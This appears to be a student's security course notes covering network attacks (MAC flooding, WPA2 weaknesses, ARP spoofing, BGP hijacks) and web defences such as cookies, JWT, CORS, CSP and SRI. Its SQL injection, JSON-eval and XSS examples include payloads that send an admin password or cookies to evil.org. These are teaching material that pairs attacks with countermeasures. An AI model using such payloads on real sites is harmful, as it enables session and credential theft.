



Data Link Layer

- MAC flooding attack
 - switch runs out of space for port to MAC mappings
 - drop legitimate entries => unicast frames flooded to all ports
- About Wi-Fi
 - every client can listen to all packets
 - WPA2-PSK
 - * pre-shared key
 - ◆ password or dedicated authentication server
 - * traffic inaccessible without password
 - * recording genuine user's handshake
 - ◆ allow offline bruteforce
 - **Pairwise Master Key** (global)
 - Derived using **PBKDF2 (SSID, password)**
 - ◆ 
 - * connection control not authenticated/encrypted
 - ◆ easy forging of control frames
 - * no forward secrecy
 - * weak per-user key derivation
 - ◆ if master password is known
 - **Pairwise Transient Key** (per-user)
 - Derived using **HMAC_SHA1 (PMK, nonces, MAC addresses)**
 - ◆ 
 - ◆ weak to rainbow tables => no common SSID/password
 - WPA3
 - * not available on every device
 - * traffic inaccessible without password
 - * cannot attack passwords offline
 - * authenticated control frames
 - * forward secrecy
 - * strong per-user key derivation

Internet Layer

- ARP spoofing
 - ARP maps IPs to MACs
 - unauthenticated
 - impersonate someone else
 - * map own MAC to someone else's IP
- governments “cooperate” with internet exchange points
- BGP hijacks
 - BGP lets network providers advertise routes
 - * big collaborative, distributed shortest-path algorithm
 - assumes that ISPs are trustworthy
 - * might be hacked
 - countermeasures
 - * DNSSEC
 - ◆ digital signatures for DNS information
 - * BGP filtering
 - * HTTPS
 - ◆ browser popup due to missing certificate

Application Layer

- Connecting to malicious websites
 - can only attack current tab
 - no interaction between cross-origin iframes
 - make requests as victim
- Token-based authentication
 - storage
 - * URL rewriting => awful
 - * cookies
 - ◆ SameSite
 - do not send for requests from different origin
 - strict/lax/none
 - ▲ default lax allows top-level navigation
 - ◆ Secure
 - ◆ HttpOnly
 - generation
 - * random session token
 - ◆ server remembers user - token mapping

- ◆ require good randomness
 - ◆ not infinitely scalable
- * JSON Web Tokens JWT
 - ◆ signed by server
 - ◆ no need to remember tokens
 - ◆ no expire/invalidation by default
 - ◆ never trust alg field
- navigate victim to arbitrary URLs
 - execute POST requests with SameSite=None
 - assumes GET has no side effects
- Invisible iframes over buttons
 - harder with SameSite=Lax default
 - X-Frame-Options (HTTP header) prevents embedding
- Cross-Origin Resource Sharing
 - Access-Control-Allow-Origin
 - * allows specific origins
 - * * for APIs
 - * otherwise URL/domain
 - * multiple origins => put source in Origin header and check server-side
- Dealing with data
 - evaluating JSON instead of parsing

```

{
  "itemId": 18982,
  "quantity": 25,
  "paymentMethod": "paypal",
  "foo": fetch('https://evil.org/?data='+btoa(getAdminPassword()))
}
*
JSON.parse(jsonInput);
*
```

- SQL injections

```

INSERT INTO order_log (itemId, qty, method, userIp) VALUES
(18982, 25, "", ''); UPDATE accounts SET admin=1 WHERE user="Eve"; --,
"getRemoteAddress()"
*
Bogus values to pad original statement
Malicious statement
Turn rest of original statement into comment
```

- * string sanitization is very prone to errors
- * Prepared Statements

```

const logs = getLogingDB()
const stmt = logs.prepare(
  'INSERT INTO order_log (itemId, qty, method, userIp) ' +
  'VALUES (?, ?, ?, ?)'
);
stmt.run([itemId, qty, paymentMethod, getRemoteAddress()]);
*
Parse the instructions from this fixed string first
Placeholders
Run the prepared statement, filling in this data
```

– PHP injections

```
<p><?php echo $data['message']; ?></p>
```

* Message:
Sorry. Nothing personal, kid.

* <script>fetch('https://evil.org/?cookie='+document.cookie);</script>

– Cross-Site Scripting XSS

* tricks website into sending JavaScript to the target

* bypasses same-origin protection

- ◆ access to cookies
- ◆ authenticated session
- ◆ read input as they're being entered
- ◆ spread itself to more victims
- ◆ ...

* semantically separate instructions and data

- ◆ .innerText prevents interpretation as HTML
- ◆ does not work:
 - .innerHTML
 - jQuery.html()
 - jQuery \$()
 - ...

* SVG

- ◆ can run JavaScript for some reason
- ◆ may be used for XSS

* counter-measures

◆ Content-Security Policy

■ whitelist-based filtering of

- ▲ JavaScript
- ▲ CSS
- ▲ embedded frames
- ▲ fetch

▲ .noScript

Content-Security-Policy: default-src 'self'; script-src 'self'
https://static.example.org; frame-src 'none'; object-src 'none'

- **default-src**: Fallback for any category not explicitly specified
- **'self'**: May only be loaded from URLs on the current origin
 - Beware of user-uploaded files!
- **script-src**: What JavaScript is allowed to run on the page
 - Inline scripts are disabled *by default*
 - Avoid blanket whitelists of public script repositories
- **frame-src**, **object-src**: If we don't use embeds, there's no upside to allowing them

■ <https://csp-evaluator.withgoogle.com/>

◆ Strict Origin Separation

- have multiple origins for different kinds of data

- *Origin A: Secure data*

- Session cookies
- Authenticated APIs
- Anything else that's interesting

- *Origin B: Untrusted data*

- User-submitted files
- Anything else that seems shady

▲

▲ e.g. CSP whitelists Origin B only for images

- ◆ SubResource Integrity SRI

- verify external 3rd-party scripts (e.g. libraries) have not been compromised

```
<script src="https://code.jquery.com/jquery-3.6.3.js"
  integrity="sha384-Ycc65AUr4cWdWBXQmrYQgmkdrrqBXbI9FANKoWH04LGiFZzE5pQZlEwKRRBgDpyyU"
  crossorigin="anonymous"></script>
```

- only load script if it matches the provided hash

▲ <https://www.srihash.org/>

- include tag in CSP whitelist

▲ **script-src 'sha384-Ycc65AUr4cWdWBXQmrYQgmkd:**

- Client-side checks without server-side checks

- * always use server-side checks
- * attacker may not use the client
 - ◆ JavaScript constraints are irrelevant
 - ◆ any requests in any order with any parameters